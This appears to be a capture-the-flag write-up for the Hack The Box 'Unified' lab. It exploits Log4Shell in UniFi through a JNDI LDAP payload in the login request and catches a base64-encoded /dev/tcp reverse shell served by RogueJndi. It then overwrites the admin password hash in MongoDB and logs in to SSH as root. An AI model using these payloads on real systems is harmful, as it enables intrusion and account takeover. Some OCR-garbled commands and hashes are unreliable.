



# Unified Write-up


# Enumeration

Let's start with the regular nmap scan

```
sudo nmap -sV -sC 10.129.20.221
```

```
(chris㉿kali)-[~/htb/unified]
$ sudo nmap -sV -sC 10.129.20.221
[sudo] password for chris:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-16 17:09 PST
Stats: 0:02:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 17:13 (0:00:51 remaining)
Stats: 0:02:41 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 17:13 (0:00:53 remaining)
Nmap scan report for unified.htb (10.129.20.221)
Host is up (0.10s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
6789/tcp  open  ibm-db2-admin?
8080/tcp  open  http-proxy
|_http-title: Did not follow redirect to https://unified.htb:8443/manage
|_http-open-proxy: Proxy might be redirecting requests
| fingerprint-strings:
| FourOhFourRequest:
|   HTTP/1.1 404
|   Content-Type: text/html; charset=utf-8
|   Content-Language: en
|   Content-Length: 431
|   Date: Wed, 17 Jan 2024 01:10:04 GMT
|   Connection: close
|   <!doctype html><html lang="en"><head><title>HTTP Status 404
|   Found</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:blue;text-decoration:none;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 404
|   Found</h1></body></html>
| HTTPOptions:
|   HTTP/1.1 302
|   Location: http://localhost:8080/manage
|   Content-Length: 0
|   Date: Wed, 17 Jan 2024 01:10:04 GMT
|   Connection: close
|   HTTPRequest-Sent
```

We can see that the 8080 port looks interesting. Let's investigate the 8080 port using:  
[https://target\\_ip](https://target_ip)8080



Notice that there's a version number of the UniFi service. Let's check if this version has any known vulnerabilities.

After looking it up on google, we get the following blog on a Log4j CVE vulnerability:  
<https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi>

Let's investigate it using burpsuite.

The screenshot shows a NetworkMiner tool window with three main sections: Request, Response, and Inspector.

**Request:**

```

1 POST /api/login HTTP/1.1
2 Host: 10.129.20.221:8443
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://10.129.20.221:8443/manage/account/login?redirect=%2Fmanage
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 110
10 Origin: https://10.129.20.221:8443
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Te: trailers
15 Connection: close
16
17 {
    "username": "admin",
    "password": "admin",
    "remember": "${jndi:ldap://[Tun0 IP Address]/whatever}"
18 ,
    "strict": true
}

```

**Response:**

```

1 HTTP/1.1 400
2 vary: Origin
3 Access-Control-Allow-Origin: https://10.129.20.221:8443
4 Access-Control-Allow-Credentials: true
5 Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
6 X-Frame-Options: DENY
7 Content-Type: application/json; charset=UTF-8
8 Content-Length: 64
9 Date: Wed, 17 Jan 2024 01:43:33 GMT
10 Connection: close
11
12 {
    "meta": {
        "rc": "error",
        "msg": "api.err.InvalidPayload"
    },
    "data": [
    ]
}

```

**Inspector:**

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 0
- Request headers: 14
- Response headers: 9

After editing the remember field and putting in a random script, we can see that we get a response that says “api.err.InvalidPayload” which is interesting.

Breakdown of the command:

```
 ${jndi:ldap://[Ip_Address]:1389/o=tomcat}\`
```

\$ and {} allows the java interpreter to read everything that is

jndi: Java Naming and Directory Interface

jndi is gonna act as a wrapper and it's going to be responsible

ldap: Lightweight Directory and Access Protocol - going to be p

```
1389: is the port
```

To investigate further, let's clone the following git repo:

```
git clone https://github.com/veracode-research/rogue-jndi
```

```
└─(chris㉿kali)-[~/htb/unified]
$ git clone https://github.com/veracode-research/rogue-jndi
Cloning into 'rogue-jndi'...
remote: Enumerating objects: 89, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 89 (delta 13), reused 6 (delta 6), pack-reused 64
Receiving objects: 100% (89/89), 27.71 KiB | 603.00 KiB/s, done.
Resolving deltas: 100% (35/35), done.
```

And since it's a java exploit, we are going to create a jar file using maven (if maven is not available, install it via: sudo apt-get install maven)

```
└─(chris㉿kali)-[~/htb/unified/rogue-jndi]
$ mvn package
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[INFO] Scanning for projects ...
[INFO]
[INFO] _____ → RogueJndi:RogueJndi <_____
[INFO] Building RogueJndi 1.1
[INFO] _____ [ jar ] _____
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resource-resources-plugin-2.6.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resource-resources-plugin-2.6.pom (8.1 kB at 6.6 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins-23.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins-23.pom (9.2 kB at 177 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven-parent/22/maven
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/22/maven-1 kB at 397 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/11/apache-11.pom
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/11/apache-11.pom (15
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resource-
```

```
└─(chris㉿kali)-[~/htb/unified/rogue-jndi]
$ ls
LICENSE README.md dependency-reduced-pom.xml pom.xml src target

└─(chris㉿kali)-[~/htb/unified/rogue-jndi]
$ cd target

└─(chris㉿kali)-[~/htb/unified/rogue-jndi/target]
$ ls
RogueJndi-1.1.jar classes generated-sources maven-archiver maven-status original-RogueJndi-1.1.jar

└─(chris㉿kali)-[~/htb/unified/rogue-jndi/target]
$ ┌─
```

## Foothold

Now let's try to get a reverse shell to the machine. We can use netcat which is my favourite but, it is not installed in every machine. Which is why we're going to use the DEV TCP and pipe bash into it.

Let's create our base64 string

```
└─(chris㉿kali)-[~/htb/unified]
$ echo "bash -c bash -i >/dev/tcp/10.10.14.30/9001 0>&1" | base64
YmFzaCAtYyBiYXNoIC1pID42L2Rldi90Y3AvMTAuMTQuMzAvOTAwMSAwPiYxCg==

└─(chris㉿kali)-[~/htb/unified]
$ ┌─
```

Let's encode our base64 payload into the jar file

This jar file will spin up a malicious ldap server on our machine. And it will handle the process of sending and receiving the connections.

```
java -jar RogueJndi-1.1.jar --command "bash -c {echo, YmFzaCAtYyB
```

```
[└(chris㉿kali)-[~/htb/unified/rogue-jndi/target]
└$ java -jar RogueJndi-1.1.jar --command "bash -c {echo, YmFzaCAtYyBiYXNoIC1pID42L2Rldi90Y3AvMTAuMTAuMTQuMzAvOTAwMSAwP
iyXcg==} | {base64 -d}| {bash,-i}" --hostname "10.10.14.30"
Picked up _JAVA_OPTIONS: Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
+---+---+---+---+---+
|R|o|g|l|u|e|J|n|d|i|
+---+---+---+---+---+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.14.30:1389/o=groovy to artsploit.controllers.Groovy
Mapping ldap://10.10.14.30:1389/o=tomcat to artsploit.controllers.Tomcat
Mapping ldap://10.10.14.30:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.30:1389/o=websphere2,jar=* to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.30:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.30:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.30:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://10.10.14.30:1389/o=reference to artsploit.controllers.RemoteReference
└─
```

Now we have set up a malicious ldap server on our machine.

```
└ Mapping ldap://10.10.14.30:1389/o=websphere2,jar=* to artsploit.controllers.WebSphere2
└ Mapping ldap://10.10.14.30:1389/o=websphere1 to artsploit.controllers.WebSphere1
└ Mapping ldap://10.10.14.30:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
└ Mapping ldap://10.10.14.30:1389/ to artsploit.controllers.RemoteReference
└ Mapping ldap://10.10.14.30:1389/o=reference to artsploit.controllers.RemoteReference
└─
```

Let's put the highlighted ldap query in burpsuite and execute the command. But first, let's start a NC listener on port 9001

```
[└(chris㉿kali)-[~/htb/unified]
└$ sudo nc -lvp 9001
[sudo] password for chris:
listening on [any] 9001 ...
└─
```

```
13 | Sec-Fetch-Site : same-origin
14 | Te: trailers
15 | Connection : close
16 |
17 | {
    "username" : "admin" ,
    "password" : "admin" ,
    "remember" :
    "${jndi:ldap://10.10.14.30:1389/o
     =referencee}" ,
    "strict" :true
}
```

```
 ${jndi:ldap://10.10.14.30:1389/0=reference}
```

Send Cancel < | > |

Request		Response	
	Pretty	Pretty	Raw
1	POST /api/login HTTP/1.1	1	HTTP/1.1
2	Host: 10.129.20.221:8443	2	vary: Origin
3	User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0	3	Access-Control-Allow-Credentials: true
4	Accept: */*	4	Access-Control-Allow-Origin: https://10.129.20.221:8443
5	Accept-Language: en-US,en;q=0.5	5	Access-Control-Allow-Methods: GET, POST, PUT, DELETE, PATCH, HEAD, OPTIONS
6	Accept-Encoding: gzip, deflate, br	6	X-Frame-Options: SAMEORIGIN
7	Referer: https://10.129.20.221:8443/manage/account/login?redirect=%2Fmanage	7	Content-Type: application/json
8	Content-Type: application/json; charset=utf-8	8	Content-Length: 107
9	Content-Length: 107	9	Date: Wed, 08-Nov-2023 10:45:45 GMT
10	Origin: https://10.129.20.221:8443	10	Connection: close
11	Sec-Fetch-Dest: empty	11	{
12	Sec-Fetch-Mode: cors	12	"meta": {}
13	Sec-Fetch-Site: same-origin	13	"rc": "ok"
14	Te: trailers	14	"msg": "Success"
15	Connection: close	15	"api_error": null
16		16	}
17	{ "username": "admin", "password": "admin", "remember": true, "\${jndi:ldap://10.10.14.30:1389/o=tomcat}", "strict": true }	18	

```
(chris㉿kali)-[~/htb/unified/rogue-jndi/target]
└─$ java -jar RogueJndi-1.1.jar --command "bash -c {echo, YmFzaCAtYyBiYXNoIC1pID42L2Rldi90Y3AvMTAuMTAuMTQuMzAvOTAwMSAwPiYxG==} | {base64 -d}| {bash,-i}" --hostname "10.10.14.30"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
+---+---+---+---+
|R|o|g|u|e|J|n|d|i|
+---+---+---+---+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.14.30:1389/o=groovy to artsploit.controllers.Groovy
Mapping ldap://10.10.14.30:1389/o=tomcat to artsploit.controllers.Tomcat
Mapping ldap://10.10.14.30:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.30:1389/o=websphere2,jar=* to artsploit.controllers.WebSphere2
Mapping ldap://10.10.14.30:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.30:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
Mapping ldap://10.10.14.30:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://10.10.14.30:1389/o=reference to artsploit.controllers.RemoteReference
Sending LDAP ResourceRef result for o=tomcat with javax.el.ELProcessor payload
```

After sending the request from Burpsuite, we'll get the connection on our listener

```
(chris㉿kali)-[~]
└─$ sudo nc -nvlp 9001
[sudo] password for chris:
listening on [any] 9001 ...
connect to [10.10.14.222] from (UNKNOWN) [10.129.185.39] 57002
```

```
└─(chris㉿kali)-[~]
$ sudo nc -nvlp 9001
[sudo] password for chris:
listening on [any] 9001 ...
connect to [10.10.14.222] from (UNKNOWN) [10.129.185.39] 57002
whoami
unifi
█
```

After doing a whoami search, we get the following connection.

Now, it's time to upgrade the shell that we've gotten.

```
script /dev/null -c bash
```

```
listening on [any] 9001 ...
connect to [10.10.14.222] from (UNKNOWN) [10.129.185.39] 57002
```

```
whoami
unifi
```

```
script /dev/null -c bash
Script started, file is /dev/null
unifi@unified:/usr/lib/unifi$ █
```

```
nm
```

```
42
```

Let's try and do the local privilege escalation.

## Post Exploitation

After doing a quick google search, we can see that the default username for unifi is ace and there is a command that will get us a connection to the database

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson)"
```

--eval : way to run code

We are accessing the db (database object) and then we are acces:

```
sunifi@unified:/home/michael$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
<17 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
    "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
    "name" : "administrator",
    "email" : "administrator@unified.htb",
    "x_shadow" : "$6$Ry6Vdbse$8enMR5Znxoo.WfCMd/Xk65GwuQEPx1M.QP8/qHiQV0PvUc3uHuonK4WcTQFN1CRk3GwQa
yVwCVq8iQgPTt4.",
    "time_created" : NumberLong(1640900495),
    "last_site_name" : "default",
    "ui_settings" : {
        "neverCheckForUpdate" : true,
        "statisticsPreferredTZ" : "SITE",
        "statisticsPreferBps" : "",
        "tables" : {
            "device" : {
                "sortBy" : "type",
                "isAscending" : true,
                "initialColumns" : [
                    "type",
                    "deviceName",
                    "status",
                    "connection",
                    "network",
                    "ipAddress",
                    "experience",
                    "firmwareStatus",
                    "downlink",
                    "uplink",
                    "latency"
                ]
            }
        }
    }
}
```

Now we have the administrator's name and email and the x\_shadow which is the hash of the password.

The \$ sign signifies a SHA-512 hash. This is a super difficult password to crack which is why we're going to use a different way to crack the password.

Let's use the make password utility and overwrite the x\_shadow hash with our own hash.

First, let's create a hash on our own machine

```
mkpasswd -m sha-512 <PASSWORD>
```

```
(chris@kali)-[~/htb/unified]
$ mkpasswd -m sha-512 Password1!
$6$8LQTxTpJNssIoYnj$mdFqKKrbLoZrAf//sgcB/swoyVy6GzzBbxl6AB/szH8Wmh4HibZUVdR0oRkC6oS9okNpGhtlM049apPyzRsaw
0
```

Now that we have the hash, let's modify it on the machine

```
mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId('
```

```
unifi@unified:/home/michael$ mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")}, {$set:{x_shadow:"$6$knzYl3ESLBQ4XION$90i0o2oZQM2kyQQkrKpNsWiqYCZaBrRQTNF62h9YbTxU0h0kAYPDtudJyY0EfgmDzNV3a76XtvGTXbbC36N8s/"}})'
<btXu0h0kAYPDtudJyY0EfgmDzNV3a76XtvGTXbbC36N8s/"}})'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
unifi@unified:/home/michael$ █
```

Let's now check whether our update has been successfully executed

Let's run our previous command again


```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson)"
```

```

unifi@unified:/home/michael$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
<17 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
    "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
    "name" : "administrator",
    "email" : "administrator@unified.htb",
    "x_shadow" : "$6$kznYl3ESLBQ4XION$90i0o2oZQM2kyQQkrKpNsWiqYCzaBrRQTNf62h9YbTxU0h0kAYPDTudJyYOEfgm
DzNV3a76XtvGTXbbC36N8s/",
    "time_created" : NumberLong(1640900495),
    "last_site_name" : "default",
    "ui_settings" : {
        "neverCheckForUpdate" : true,

```

We can see that our hash has been successfully changed. Let's now use the admin portal to log in using our new credentials.



And we're in.

Let's move around and see what we can find.

After moving around, we can see that the settings section has the root password. And it has SSH authentication.

The screenshot shows the 'SETTINGS' page with a sidebar containing various configuration options. The main area is titled 'DEVICE AUTHENTICATION' and includes sections for 'SSH Authentication' and 'SSH Keys'. In the 'SSH Authentication' section, the 'Enable SSH authentication' checkbox is checked, and the 'Username' field is set to 'root'. Below this, a note states: 'SSH Credentials can be seen and changed by all of Site Admins.' In the 'SSH Keys' section, there is a message: 'No SSH keys have been defined.' and a button labeled '+ ADD NEW SSH KEY'.

the network. This will also cause a UAP that loses its connection to the gateway to stop broadcasting its networks.

Site

Wireless Networks

Networks

Routing & Firewall

Threat Management

DPI

Guest Control

Profiles

Services

Admins

User Groups

Controller

User Interface

Remote Access

Remote Logging

Enable remote Syslog server  Enable debug logging

Log Syslog and Netconsole to this controller  Only devices that support encrypted logs

DHCP Snooping

Enable DHCP Snooping

**AUTO-OPTIMIZE NETWORK**

Automatically Optimize Network and WiFi performance

**OFF**

**DEVICE AUTHENTICATION**

Authentication between elements (devices) and the controller

SSH Authentication

Enable SSH authentication

Username

Password

SSH Credentials can be seen and changed by all of Site Admins.

*i* No SSH keys have been defined.

+ ADD NEW SSH KEY

Let's now ssh it to the IP using root and the password

```
(chris@kali)-[~]
$ ssh root@10.129.185.39
The authenticity of host '10.129.185.39 (10.129.185.39)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.185.39' (ED25519) to the list of known hosts.
root@10.129.185.39's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~#
```

Let's do a ls and we can get the root flag

```
Footprint of MicroK8s to make it the smallest full K8s around.
```

```
https://ubuntu.com/blog/microk8s-memory-optimisation
```

```
root@unified:~# ls
root.txt
root@unified:~# cat root.txt
e50bc93c75b634e4b272d2f771c33681
root@unified:~#
```